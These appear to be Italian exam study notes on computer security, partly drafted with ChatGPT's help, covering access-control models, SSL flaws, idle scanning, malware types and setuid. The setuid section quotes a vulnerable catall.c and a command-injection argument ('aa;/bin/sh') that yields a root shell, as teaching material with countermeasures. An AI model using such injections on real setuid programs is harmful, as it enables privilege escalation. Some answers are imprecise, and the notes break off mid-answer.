- Altri sistemi, come SELinux o AppArmor in Linux, sono framework di sicurezza che possono essere configurati per implementare politiche di MAC più rigorose, definendo regole basate su tipi di file, ruoli di processo e domini. (Nota: questi specifici framework non sono dettagliati nelle fonti fornite, ma il concetto di MAC è presente).
- **RBAC nei SO moderni:** Sebbene l'RBAC come modello purista non sia sempre integrato nativamente nel kernel di tutti i SO, i principi dell'RBAC vengono ampiamente implementati nella gestione degli accessi in ambienti aziendali e tramite le funzionalità dei SO. Sistemi come Microsoft Active Directory (AD), che implementa il protocollo LDAP, sono utilizzati per gestire centralmente utenti, gruppi e risorse in una rete di computer Windows. Assegnando utenti a gruppi (che rappresentano i ruoli) e concedendo permessi (Autorizzazioni) alle risorse basandosi su questi gruppi, le organizzazioni implementano di fatto politiche di RBAC sfruttando il modello DAC sottostante del SO (con DACL che concedono permessi ai gruppi di AD). Questo permette di gestire i permessi in modo basato sui ruoli lavorativi definiti nell'organizzazione, anche se la verifica finale dell'accesso si basa sui meccanismi DAC/MAC del kernel.

10. Problematiche di sicurezza delle reti wireless (Domanda 4)
Appello-240112 - Le fonti fornite non contengono informazioni specifiche che descrivano le problematiche di sicurezza delle reti wireless.

11. Versioni sicure dei protocolli TCP/IP (Domanda 6 Appello-240112 - Le fonti descrivono in dettaglio i protocolli TCP/IP e numerosi attacchi che li sfruttano, oltre a meccanismi di sicurezza che operano sopra di essi (come SSL/TLS) o li filtrano (come firewall). Tuttavia, le fonti non fanno riferimento o descrivono versioni specifiche dei protocolli TCP/IP che siano intrinsecamente "sicure" o che rappresentino versioni evolute con miglioramenti di sicurezza integrati nel design del protocollo stesso. La sicurezza è discussa più in termini di attacchi, difese, filtri e protocolli di sicurezza aggiuntivi.

Set-UID Privileged Programs

1. Si definisca brevemente il funzionamento di SETUID e le possibili implicazioni per la sicurezza
2. Si consideri il seguente codice catall.c:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int main(int argc, char *argv[]){
    char *pCatStr = "/bin/cat";

    char *pCmd = malloc(strlen(pCatStr) + strlen(argv[1]) + 2);
    sprintf(pCmd, "%s %s", pCatStr, argv[1]);
    system(pCmd);
    return 0;
}
```

Si spieghi in cosa consiste l'attacco effettuato con le seguenti istruzioni:

```
$ gcc catall.c -o catall
$ sudo chown root catall
$ sudo chmod 4755 catall
$ ./catall "aa;/bin/sh"
# whoami
root
```

1.

Il Set User ID (setuid) consente ad un'utente di eseguire un programma/processo con i privilegi del proprietario (utenti eseguono programmi con privilegi elevati temporanei). Inoltre consente a programmi privilegiati di accedere a risorse generalmente non accessibili.

Es: /etc/shadow contiene le password crittografate, ma solo l'owner può modificare questo file, cioè root. Come possiamo noi modificare la nostra password per allora? grazie al set-UID, che ci dà i permessi del owner momentaneamente per modifiche a noi ristrette.

Il **Set-UID non è sicuro** al 100%, non è consigliato avere tutti i programmi con il Set-UID. Se impostato in maniera scorretta puo' recare danni al sistema oltre ad essere una vulnerabilità che puo' essere usata per attacchi.

Es: se set-UID fosse possibile su vi, potrei usare l'editor per modificare qualsiasi file nel sistema.
2.

Questo programma dovrebbe eseguire il programma /bin/cat, invocando il comando esterno tramite la funzione system(). catall.c è un programma Set-UID di root, può visualizzare tutti file ma non scrivere.

L'attacco consiste nel rendere l'invocazione (nome) del comando parte del codice, ottenendo una root shell illegalmente.

Ubuntu /bin/sh punta a /bin/dash che ha contro **misura** di far perdere privilegi quando eseguito dentro processo set-uid. Per un **richiamo sicuro** dei programmi si utilizza execve(), perché il codice (nome del comando) e i dati sono chiaramente separati; non è possibile che i dati dell'utente diventino codice.

Attacks

1. Descrivere le problematiche di sicurezza del protocollo SSL

Secure Socket Layer è un protocollo impiegato in ogni browser web, VoIP, etc. per garantire privacy e integrità tra due applicazioni che comunicano. Comunicazioni end-to-end sicure in presenza di un attaccante.

Dalle sue prime versioni fino all'evoluzione in TLS, SSL ha sofferto di debolezze sia intrinseche alla progettazione del protocollo sia derivanti da implementazioni errate.

Le versioni iniziali come SSL 2.0 per esempio non autenticava le suite crittografiche, permettendo attacchi di **rollback** in cui un attaccante poteva forzare l'uso di algoritmi meno sicuri. Inoltre, i metodi di autenticazione erano deboli, con uso di **MD5 e padding** non verificato, e i messaggi **dell'handshake non erano protetti**, esponendo ulteriormente la comunicazione.


Altre problematiche passate sono state rappresentate dagli attacchi di **downgrade** che sfruttavano vulnerabilità nell'handshake per obbligare il client e il server a negoziare versioni meno sicure del protocollo. Oppure bug **Heartbleed**, che permetteva a un attaccante di leggere blocchi di memoria sensibili del server, e l'attacco **BEAST**, che sfruttava difetti nella gestione dei vettori di inizializzazione nelle cifrature CBC, consentendo la decriptazione di dati sensibili.

SSL è stato vulnerabile ad attacchi **man-in-the-middle**, soprattutto in contesti in cui non erano applicate misure di sicurezza rigorose per autenticare i partecipanti o proteggere l'integrità dell'handshake. Attacchi come **SSLstrip** hanno mostrato come un attore malevolo possa degradare le connessioni HTTPS a semplici HTTP, intercettando dati sensibili.

In fine, anche l'asimmetria computazionale dell'handshake SSL/TLS è stata sfruttata per attacchi di Denial of Service (DoS), come con **THC-SSL-DOS**, che sovraccaricano i server rendendoli inaccessibili.

Network scanning

1. Riconoscere e commentare il tipo di scan evidenziato in figura e aggiungere il caso mancante (porta chiusa/aperta)



1.

Il tipo di attacco è conosciuto come **IDLE scan** in cui viene utilizzato un client intermedio come zombie per rendere complicato risalire all'attaccante. La sorgente manda un SYN/ACK allo zombie e aspetta un RST come risposta con IPID. Successivamente l'attaccante invia un pacchetto SYN spoofato con IP sorgente del client zombie verso la vittima con la porta che vuole scansionare. Se la porta è aperta, la vittima risponderà con un SYN/ACK allo zombie. Quest'ultimo non si aspetta un SYN/ACK e risponde perciò con un messaggio RST e con un IPID+1. Infine l'attaccante manda nuovamente un pacchetto SYN/ACK al client zombie e, se IPID è aumentato, allora la porta è aperta.

Manca il caso in cui la porta è chiusa o filtrata: in questo caso IPID non viene aumentato, quindi l'attaccante capisce che non c'è traffico su quella specifica porta.

Politiche di sicurezza

1. Definire l'utilizzo delle politiche di sicurezza basate su MAC e DAC
2. Fare cenni sull'utilizzo di tali politiche nei sistemi operativi moderni

1.

Il Mandatory (MAC) è un modello di controllo degli accessi in cui le politiche di sicurezza sono definite centralmente da un amministratore o entità del sistema (nucleo), che decide chi può accedere o no. Queste scelte non possono essere modificate dagli utenti o processi.

Il Discretionary (DAC) consente di cambiare i permessi agli oggetti di cui si e' proprietari. Questo approccio si basa sul principio di fiducia nei confronti degli utenti.

2.

Dac e' utilizzato su UNIX/Linux per gestire i permessi su file e directory, gli utenti impostano permessi di read/write/exec per i file propri. Mentre MAC e' utilizzato su Linux come estensione al kernel, chiamato SELinux, per fornire un controllo degli accessi granulare e sicuro.

Firewall e NIDS

1. Descrivere i principi inderogabili dei firewall.
2. Come funziona una honey pot? A cosa serve e come la potrei realizzare?

1.

Tre principi fondamentali:


- FW deve essere l'unico punto di contatto della rete interna con quella esterna
- Solo il traffico "autorizzato" può attraversare il FW
- Il FW deve essere un sistema altamente sicuro esso stesso

2.

Una honey pot è una rete che viene implementata e che ha come scopo quello di essere attaccata. A questa rete sono poi applicati degli IDS (intrusion detection system) che forniscono poi le informazioni sull'attacco al IPS (intrusion prevention system) che le sfrutterà per "tararsi" se dovesse ricevere degli attacchi diretti sulle reti che protegge.

Politiche di sicurezza

- a. Descrivere brevemente le caratteristiche del modello di Bell La Padula Rispetto alla seguente configurazione:



- b. Si consideri il modello di Bell-LaPadula. Può un soggetto con label ("Secret", {"France"}) leggere l'oggetto con label ("Top Secret", {"France", "Germany"})? Quale regola (proprietà) è applicata per permettere o negare questa operazione?
- c. Si consideri il modello di Biba. Può un soggetto con label ("Secret", {"Germany"}) scrivere un oggetto con label ("Top Secret", {"France", "Germany"})? Quale regola (proprietà) è applicata per permettere o negare questa operazione?

a.

Il modello di Bell-LaPadula è un modello di controllo degli accessi orientato alla **riservatezza**. Le sue caratteristiche principali sono:

- **Livelli di sicurezza** (es. Unclassified < Secret < Top Secret)
- **Categorie o compartimenti** (es. France, Germany)
- **Due principali proprietà di sicurezza:**
 1. **Simple Security Property ("no read up")**: un soggetto può leggere un oggetto solo se il suo livello di sicurezza è **maggiore o uguale** a quello dell'oggetto.
 2. ***-Property ("no write down")**: un soggetto può scrivere su un oggetto solo se il suo livello di sicurezza è **minore o uguale** a quello dell'oggetto.

b.

NO, non può.

Motivazione:

Si applica la **Simple Security Property ("no read up")**. In questo caso:

- Il livello di sicurezza del soggetto è **Secret**, quello dell'oggetto è **Top Secret** → violazione di "no read up"
- Inoltre, anche se i compartimenti del soggetto sono un sottoinsieme, il fallimento nel livello è già sufficiente a negare l'accesso

c.

NO, non può.

Motivazione:

Si applica la ***Integrity -Property ("no write up")** del modello di **Biba**, che è orientato all'integrità.

In questo caso:

- Il soggetto è a livello **Secret**, e l'oggetto è a livello **Top Secret**
- Secondo Biba: un soggetto **non può scrivere** dati in oggetti a livello **più alto** di integrità → violazione della regola

Domande in **blu** sono quelle degli esami 2023 e 2024, le ho fatte io con slide e aiuto di chatgpt

Domande in **rosso** le ho trovate su un file di quelli in presenza

PROBLEMATICHE AUTENTICAZIONE

3. Descrivere le problematiche dell'autenticazione sicura e le tecniche crittografiche utilizzate

L'autenticazione sicura è un aspetto cruciale della sicurezza informatica, poiché garantisce che solo utenti o dispositivi autorizzati possano accedere a risorse protette. Tuttavia, presenta diverse problematiche che richiedono tecniche crittografiche avanzate per essere affrontate.

Problematiche dell'autenticazione sicura

1. Furto delle credenziali

- Gli attacchi come il phishing, lo sniffing di rete o il furto di database di password possono compromettere la sicurezza delle credenziali.

2. Replay Attack

- Un attaccante può intercettare e riutilizzare messaggi di autenticazione per accedere ai sistemi.

3. Man-in-the-Middle (MitM)

- L'intercettazione e la modifica delle comunicazioni tra due parti rappresentano un rischio significativo.

4. Debolezze nelle password

- Password deboli o riciclate aumentano il rischio di brute force e dictionary attack.

5. Compromissione dei server

- Se le password vengono memorizzate come testo in chiaro o hash poco sicuri, un attacco al server può rivelare tutte le credenziali.

Tecniche crittografiche per l'autenticazione

Per mitigare questi rischi, vengono adottate diverse tecniche crittografiche:

1. Hash delle password

- Le password non vengono memorizzate direttamente, ma sotto forma di hash (ad esempio, SHA-256). L'uso di un "salt" aggiunge ulteriore sicurezza.

2. Challenge-Response

- In questo schema, il server invia una sfida casuale all'utente, che risponde con un valore calcolato utilizzando una chiave segreta condivisa.

3. Autenticazione a due fattori (2FA)

- Combina qualcosa che l'utente conosce (password) con qualcosa che possiede (ad esempio, un codice OTP).

4. Certificati digitali e PKI

- Basati sulla crittografia asimmetrica, utilizzano chiavi pubbliche e private per verificare l'identità.

5. Protocolli sicuri

- Protocolli come TLS garantiscono la riservatezza e l'integrità della comunicazione.

a. Discutere lo schema di Lamport

Lo schema di Lamport è un metodo crittografico per l'autenticazione basato sull'uso di password monouso (one-time password, OTP). Fu proposto da Leslie Lamport nel 1981 per proteggere l'autenticazione contro attacchi di replay.

Funzionamento dello schema di Lamport

1 Setup iniziale:

- L'utente e il server condividono un valore iniziale S e scelgono un numero N , che rappresenta il numero massimo di autenticazioni.
- L'utente calcola una sequenza di valori hash h_0, h_1, \dots, h_N , dove $h_0 = H(S)$ e $h_i = H(h_{i-1})$ per $i \in [1, N]$. H è una funzione hash sicura.
- Solo h_N viene inviato al server, che lo memorizza.

2 Autenticazione:

- Per autenticarsi per la k -esima volta, l'utente invia al server il valore h_{N-k} .
- Il server verifica che $H(h_{N-k}) = h_{N-k+1}$, quindi accetta la richiesta e aggiorna il valore memorizzato a h_{N-k} .

3 Proprietà di sicurezza:

- Ogni valore h_{N-k} può essere usato una sola volta (one-time).
- Anche se un attaccante intercetta h_{N-k} , non può derivare h_{N-k-1} a causa della proprietà unidirezionale della funzione hash.

Vantaggi dello schema di Lamport:

- Protegge contro i replay attack.
- Non richiede memorizzazione di password deboli sul server.
- Semplice da implementare.

Svantaggi:

- Non è scalabile: il numero di autenticazioni è limitato a N .
- Richiede sincronizzazione precisa tra utente e server.
- Non affronta i rischi di compromissione del dispositivo dell'utente.

5. Discutere le problematiche dell'autenticazione e i vantaggi dei sistemi challenge/response

L'autenticazione in generale, e in particolar modo quella web, consiste principalmente in un client che fa una richiesta e un server che fornisce una risposta.

Per fare in modo però che il server non invii informazioni a client malevoli, che possono attaccare tramite attacchi di spoofing, fingendosi un client legittimo (o anche fingendosi un server legittimo), oppure con replay attack, cioè invio di pacchetti già inviati da un client legittimo (tramite sniffing sulla rete), vengono introdotte misure di sicurezza più avanzate. Client e server condividono informazioni segrete, che possono andare da una password a una chiave di crittografia (secret): un client che vuole accedere a un servizio web su un server, deve dimostrare di essere chi dichiara di essere. Il server presenta quindi al client una stringa (challenge) e il client, tramite il secret, può fornire la prova di identificazione richiesta e riesce ad accedere (response).

Questo schema fornisce segretezza, tramite appunto uso di password o chiavi, e anche freschezza, nella misura in cui la challenge viene modificata a ogni richiesta, così che non si possa sfruttare una risposta già fornita con un replay attack.

VIRUS

a. Elencare le differenze tra un virus e un worm, facendo riferimento ad esempi

- Un **worm** è un tipo di malware che si diffonde replicandosi da solo, senza bisogno di un programma host. Un worm si propaga in maniera autonoma sulle macchine da infettare, utilizzando la rete e fa da vettore per una o più azioni malevoli predisposte

dall'attaccante: aprire backdoors, furto di credenziali, phishing, attacchi DDos. Un **esempio** di worm è Morris, che nel 1988 ha infettato 10% macchine internet, usa BufferOv. Un worm può causare danni al sistema, ad esempio utilizzando tutte le risorse disponibili per replicarsi, o per diffondere altro malware.

- Un **virus** è un tipo di malware che si diffonde replicandosi all'interno di altri programmi o file. Si autoreplica e modificano il file che hanno infettato. Un virus può essere trasmesso attraverso condivisione di file o di dati, ad esempio tramite e-mail o tramite il download di file infetti da Internet. Un virus può causare danni al sistema, ad esempio modificando o cancellando i file, o può essere utilizzato per diffondere altro malware. **Esempio:** MELISSA – macro virus legato alle macro scritte in VB integrato in office. Richiedono coperazione con utente. 4 fasi: Dormiente, Propagazione, Triggering, Execution

b. Elencare le differenze tra un virus polimorfico e un virus metamorfico

- Un virus **polimorfico** è un virus che cambia la sua forma ogni volta che viene replicato, rendendo più difficile per i sistemi di rilevamento individuarlo, in questo modo è difficile trovare pattern noti di malware. Virus polimorfico maschera la propria presenza con la crittografia (cifra il codice) o cambiando nomi alle variabili. Hanno almeno una routine che non cambia (cifrare)
- I virus **metamorfici** sono come i precedenti ma hanno delle tecniche di trasformazione più complesse, si riscrivono da capo a ogni propagazione e aggiungono linee di codice inutili. Hanno un repertorio di modelli comportamentali che usano.

c. Discutere se tali tecniche sono meccanismi di rilevamento per i virus polimorfici e metamorfici: Static pattern matching, Pattern matching during emulation, Suspicious behaviour detection

- **Static pattern matching:** consiste nell'analizzare il codice di un programma o di un file alla ricerca di pattern noti di malware. Meno efficace contro i virus polimorfici o metamorfici, poiché cambiano forma ogni volta che si replicano.
- **Pattern matching during emulation:** consiste nell'eseguire il programma o il file in un ambiente simulato e analizzare il suo comportamento alla ricerca di pattern sospetti. Potrebbe essere più efficace contro i virus polimorfici o metamorfici, poiché consente di individuare il loro comportamento anche se il loro codice è stato modificato.
- **Suspicious behaviour detection:** consiste nell'analizzare il comportamento di un programma o di un file alla ricerca di azioni sospette, tipo l'apertura di connessioni non autorizzate o la modifica di file di sistema. Efficace contro i virus polimorfici o metamorfici, poiché individua il loro comportamento anche se il loro codice è stato modificato.

d. Dare una definizione per i seguenti tipi di malware: Zero day exploit e Botnet

- Gli **Zero day exploit** sono vulnerabilità sconosciute sfruttate da un avversario per portare un attacco inatteso. Attacchi di questo tipo spesso non vengono rilevati dai NIDS o da altri strumenti di difesa, lasciando il sistema vulnerabile fintanto che il difensore non si accorge dell'attacco e capisce come allestire una difesa. Questo intervallo temporale in cui vulnerabilità è nota all'attaccante, ma non al difensore è la "finestra di vulnerabilità"
- Una **botnet** è una rete di macchine compromesse infettate da malware. Le macchine infette, bot, sono controllate, spesso inconsapevolmente, da un unico avversario grazie ad uno o più Master server. Fra bots e Master server esistono più livelli gerarchici di nodi, detti Proxy bots, che permettono all'attaccante di nascondere il

proprio operato dietro diversi livelli. Questa caratteristica, oltre alla natura distribuita e al grande numero di hosts infetti, rende le botnet difficilmente identificabili. Botnet utilizzati per attacchi DDoS, a campagne di spam massivo, da tentativi di phishing e scam su grande scala alla distribuzione di malware. Una botnet di grandi dimensioni è capace di generare 60 GB di dati al giorno

POLITICHE DI SICUREZZA

a. (x3) Definire l'utilizzo delle politiche di sicurezza e la differenza fra MAC e DAC

Le politiche di sicurezza definiscono le regole e i meccanismi per proteggere le risorse di un sistema informatico. Il loro scopo è prevenire accessi non autorizzati e garantire che le risorse siano utilizzate secondo le direttive stabilite dall'amministratore del sistema.

Principi di Controllo degli Accessi

- Autenticazione: verifica che le credenziali di un utente o di un'altra entità del sistema siano valide.
- Autorizzazione: concessione di un diritto o un permesso a un'entità del sistema affinché possa accedere a una risorsa del sistema.
- Auditing: revisione e verifica indipendente delle attività e dei registri di sistema

Caratteristica	MAC (Mandatory Access Control)	DAC (Discretionary Access Control)
Definizione	Controlla l'accesso in base al confronto delle etichette di sicurezza con le autorizzazioni di sicurezza	Controlla l'accesso in base all'identità del richiedente e alle regole di accesso (autorizzazioni) che indicano cosa è (o non è consentito) fare ai richiedenti
Assegnazione dei permessi	Basata su regole predeterminate	Basata su liste di controllo degli accessi (ACL).
Proprietà	<i>obbligatoria</i> perché un'entità che ha l'autorizzazione per accedere a una risorsa non può, solo di sua spontanea volontà, consentire a un'altra entità di accedere a quella risorsa.	<i>discrezionale</i> perché un'entità potrebbe avere diritti di accesso che le consentono, di sua spontanea volontà, di consentire a un'altra entità di accedere ad alcune risorse.
Esempi	Sistemi militari, dove ogni oggetto è classificato per livello di sicurezza.	Sistemi desktop, dove l'utente può impostare permessi sui file.
Vantaggi	più sicuro	Flessibilità
Svantaggi	Richiede pianificazione dettagliata e un maggiore lavoro	Maggiori vulnerabilità agli errori umani

b. (x3) Fare cenni dell'utilizzo delle politiche nei sistemi operativi Windows e Linux

Politiche di sicurezza in Windows

- **DAC** come modello predefinito:
 - Windows utilizza un modello DAC in cui il proprietario di un file o una cartella può configurare permessi tramite ACL (Access Control Lists).

- Gli utenti possono definire permessi come "Lettura", "Scrittura", "Esecuzione" o "Controllo completo".
- Gli oggetti hanno ACL completi
- Gli utenti possono essere membri di più gruppi
- Gli ACL supportano regole deny ,allow, etc
- Ogni account utente è rappresentato in modo univoco da un Security ID (SID).
- I SID sono univoci all'interno di un dominio e ogni account riceve un SID diverso.
- **MAC:** Windows Vista e succ. includono una tecnologia di autorizzazione aggiuntiva denominata Integrity Control.

Politiche di sicurezza in Linux

- **DAC** come modello predefinito:
 - Linux utilizza un modello DAC basato su permessi classici (lettura, scrittura, esecuzione) per utente, gruppo e altri.
 - Ogni file ha un proprietario e può essere configurato usando comandi come chmod, chown, e chgrp.
 - Ogni utente ha un ID intero univoco - ID utente - UID
 - L'UID0 è riservato a un utente root speciale che ha accesso a tutto
 - Molte operazioni di sistema possono essere eseguite solo come root
 - UNIX ha anche gruppi raccolte di utenti che possono condividere file e altre risorse di sistema
 - Ogni gruppo ha un ID gruppo(GID) e un nome
- Politiche di sicurezza per rete:
 - Firewall basati su iptables.
 - Regole di rete specifiche per proteggere i sistemi da accessi non autorizzati.

a. Definire l'utilizzo delle politiche di sicurezza basate su ruoli

Le politiche di sicurezza basate su ruoli (RBAC) sono un modello di controllo degli accessi in cui i permessi sono associati a ruoli piuttosto che a singoli utenti. Gli utenti ricevono i permessi necessari per accedere alle risorse del sistema in base ai ruoli che ricoprono.

Come funzionano le RBAC

1. Definizione dei ruoli:
 - Ogni ruolo rappresenta una funzione o posizione nel sistema (ad esempio, "Amministratore", "Utente", "Analista").
 - A ciascun ruolo vengono assegnati specifici permessi.
2. Assegnazione dei ruoli:
 - Gli utenti vengono associati a uno o più ruoli in base alle loro responsabilità.
3. Autorizzazione basata sui ruoli:
 - Quando un utente accede a una risorsa, il sistema verifica se il suo ruolo dispone dei permessi richiesti.

b. Descrivere gli approcci DAC, MAC e RBAC, portando se possibile degli esempi

Gli approcci DAC, NAC e RBAC fanno parte delle politiche di controllo degli accessi e forniscono punti di vista diversi per cercare di ottenere un certo risultato.

DAC, o Discretionary Access Control, controlla l'accesso alle risorse in maniera discrezionale, nel senso che un'entità che ha privilegi su una risorsa, può conferirne di pari a

un'altra. Un esempio può essere il controllo degli accessi a un filesystem Microsoft, in cui un utente che ha privilegi completi su una risorsa, può darne a un altro utente.

MAC, o Mandatory Access Control, invece, gestisce l'accesso alle risorse tramite etichette di sicurezza ed è di tipo mandatorio, perché gli utenti non possono modificare i loro privilegi, né fornirne ad altri utenti. Questo meccanismo viene utilizzato da SELinux, un modulo di sicurezza di Linux.

RBAC, o Role-Based Access Control, introduce i concetti di ruolo, vale a dire una funzione che può essere associata a uno o più utenti (e gli utenti possono avere più ruoli) e una sessione, cioè una mappatura tra utente e una parte dei ruoli assegnati. In base ai ruoli di un certo utente, posso fornire o meno accesso a determinate risorse.

b. Fare cenni sull'utilizzo delle politiche basate su ruoli nei sistemi operativi moderni

Politiche dei ruoli in **Windows**

- Gli oggetti hanno ACL completi
- Gli utenti possono essere membri di più gruppi
- Gli ACL supportano regole deny ,allow, etc
- Ogni account utente è rappresentato in modo univoco da un Security ID (SID).
- I SID sono univoci all'interno di un dominio e ogni account riceve un SID diverso.
- Il SID di un account utente ha la forma seguente:S-1-5-21-AAA-BBB-CCC-RRR.
- S significa SID.
- 1 è il numero divisione SID.
- 5 è l'autorità di identificazione; in questo esempio, 5 è SECURITY_NT_AUTHORITY.
- 21 significa "non unico",
- AAA-BBB-CCC è un numero univoco che rappresenta il dominio.
- RRR è chiamato ID relativo (RID); è un numero che aumenta di 1 ogni volta

Politiche dei ruoli in **Linux**

- Ogni file ha un proprietario e può essere configurato usando comandi come chmod, chown, e chgrp.
- Ogni utente ha un ID intero univoco - ID utente - UID
- L'UID0 è riservato a un utente root speciale che ha accesso a tutto
- Molte operazioni di sistema possono essere eseguite solo come root
- UNIX ha anche gruppi raccolte di utenti che possono condividere file e altre risorse di sistema
- Ogni gruppo ha un ID gruppo(GID) e un nome
- “set user ID”(SetUID) or “set group ID”(SetGID)
 - Il sistema utilizza temporaneamente i diritti del proprietario / gruppo del file oltre ai diritti dell'utente reale quando prende decisioni di controllo dell'accesso
 - consente ai programmi privilegiati di accedere a file / risorse generalmente non accessibili
- sticky bit
 - Quando applicato a una directory specifica che solo il proprietario di qualsiasi file nella directory può rinominare, spostare o eliminare quel file
- Ogni processo ha tre diversi ID utente:
 - Effective User ID (EUID) - determina le autorizzazioni per il processo
 - Real User ID (RUID) - determina l'utente che ha avviato il processo
 - Saved User ID (SUID) - EUID prima della modifica
- superuser

- È esente dalle consuete restrizioni di controllo degli accessi
- Ha accesso a tutto il sistema
- root può cambiare EUID/RUID/SUID
- Utenti non privilegiati possono cambiare EUID a solo RUID o SUID
- setuid(x):
 - Effective User ID (EUID) => x
 - Real User ID (RUID) => x
 - Saved User ID (SUID) => x

SETUID

a. Descrivere il funzionamento di SETUID e le eventuali problematiche di sicurezza.

Il Set-UID è un importante meccanismo di sicurezza nei sistemi operativi Unix. Quando un programma Set-UID viene eseguito, assume i privilegi del suo proprietario. Ad esempio, se il proprietario del programma è root, quando qualcuno esegue questo programma, il programma ottiene i privilegi di root durante la sua esecuzione.

Il Set-UID ci consente di fare molte cose interessanti, ma poiché eleva i privilegi dell'utente, è piuttosto rischioso. Sebbene i comportamenti dei programmi Set-UID siano determinati dalla logica del programma e non dagli utenti, gli utenti possono comunque influenzarne il comportamento tramite le variabili d'ambiente.

Per renderlo SetUid

```
// Assume the program's name is foo
$ sudo chown root foo
$ sudo chmod 4755 foo
```

a.(x2) Ogni processo Unix è associato con un real user ID (RUID) e un effective user ID (EUID). Spiegare la differenza fra RUID e EUID e l'utilizzo del bit setuid

Ogni processo ha due ID utente .

- UID reale (RUID) : identifica il vero proprietario del processo
- UID effettivo (EUID) : identifica i privilegi di un processo
 - Il controllo degli accessi si basa sull'EUID

Quando viene eseguito un programma normale, RUID = EUID , entrambi equivalgono all'ID dell'utente che esegue il programma.

Quando viene eseguito un Set-UID, RUID ≠ EUID . RUID è ancora uguale all'ID dell'utente, ma EUID è uguale all'ID del proprietario del programma.

Se il programma è di proprietà di root, il programma viene eseguito con i privilegi di root.

Il ruolo del bit SETUID

Il bit SETUID (Set User ID upon execution) consente di modificare temporaneamente l'EUID di un processo per eseguire operazioni con privilegi diversi da quelli dell'utente che lo ha avviato.

Come funziona:

File con bit SETUID attivo:

Un file eseguibile con SETUID attivo ha il suo bit speciale impostato nei permessi (indicato con una s nella colonna dei permessi, visibile con ls -l).

Quando viene eseguito, il processo assume l'EUID del proprietario del file, non del suo esecutore.

Esempio pratico:

Il comando passwd:

Proprietario: root

Permessi: -rwsr-xr-x

Quando un utente normale esegue passwd, il processo assume l'EUID di root, permettendo la modifica del file protetto /etc/shadow.

a. Spiegare la logica ed importanza del setuid.

Leggi altre domande

b. Perché i programmi setuid sono pericolosi

Il SETUID è una funzionalità potente ma introduce rischi significativi se non viene gestita correttamente.

Principali rischi di sicurezza

1. Esecuzione di codice arbitrario:

- Se un file SETUID contiene vulnerabilità (es. buffer overflow), un attaccante potrebbe sfruttarle per eseguire codice con privilegi elevati, ottenendo accesso root.

2. Escalation di privilegi:

- File SETUID configurati in modo errato possono consentire agli utenti di eseguire operazioni non autorizzate con privilegi elevati.

3. Attacchi simbolici (symlink attacks):

- Se un file SETUID manipola percorsi di file senza verifiche adeguate, un attaccante potrebbe sostituire il file con un link simbolico a una risorsa privilegiata.

4. Accesso non intenzionale:

- Gli amministratori potrebbero accidentalmente impostare il bit SETUID su file che non dovrebbero avere privilegi elevati, esponendo il sistema a rischi.

c. Come esempio si consideri il comando /usr/bin/passwd: Spiegare se tale comando ha il setuid settato e perché.

Il comando `/usr/bin/passwd` ha il bit **SETUID** attivato perché deve temporaneamente acquisire i privilegi di **root** per aggiornare il file protetto `/etc/shadow`. Questo meccanismo è essenziale per consentire agli utenti di cambiare le proprie password senza compromettere la sicurezza del sistema. Tuttavia, una gestione attenta del file e l'adozione di misure di sicurezza aggiuntive sono cruciali per prevenire abusi.

a. Descrivere il funzionamento di SETUID e le eventuali problematiche di sicurezza.
già dette

b. Si consideri il file vedi che contiene il codice eseguibile di un programma che lista il contenuto di file testuali (il comando è quindi \$vedi <file>).

Il file `vedi` è dell'utente Bob, con **UID=1700** e **GID=5000**, ed ha le protezioni **550**. Per vedere le caratteristiche del file `vedi`, l'utente Bob effettua il comando: `$ls -l > dati`. Facendo `$ls -l dati`, Bob vede che il file `dati` è ovviamente di Bob ed ha le protezioni **604**.

Argomentare le seguenti risposte:

i. Può Bob vedere il contenuto del file dati con il comando \$vedi dati ?

Accesso al file `vedi`:

- Bob è il proprietario di vedi e ha permessi di esecuzione (r-x).
- Può quindi eseguire il programma.

Accesso al file dati:

- Bob è il proprietario di dati e ha permessi di lettura e scrittura (rw).
- Il programma vedi opererà con i privilegi di Bob, quindi può leggere il contenuto di dati.

Risultato:

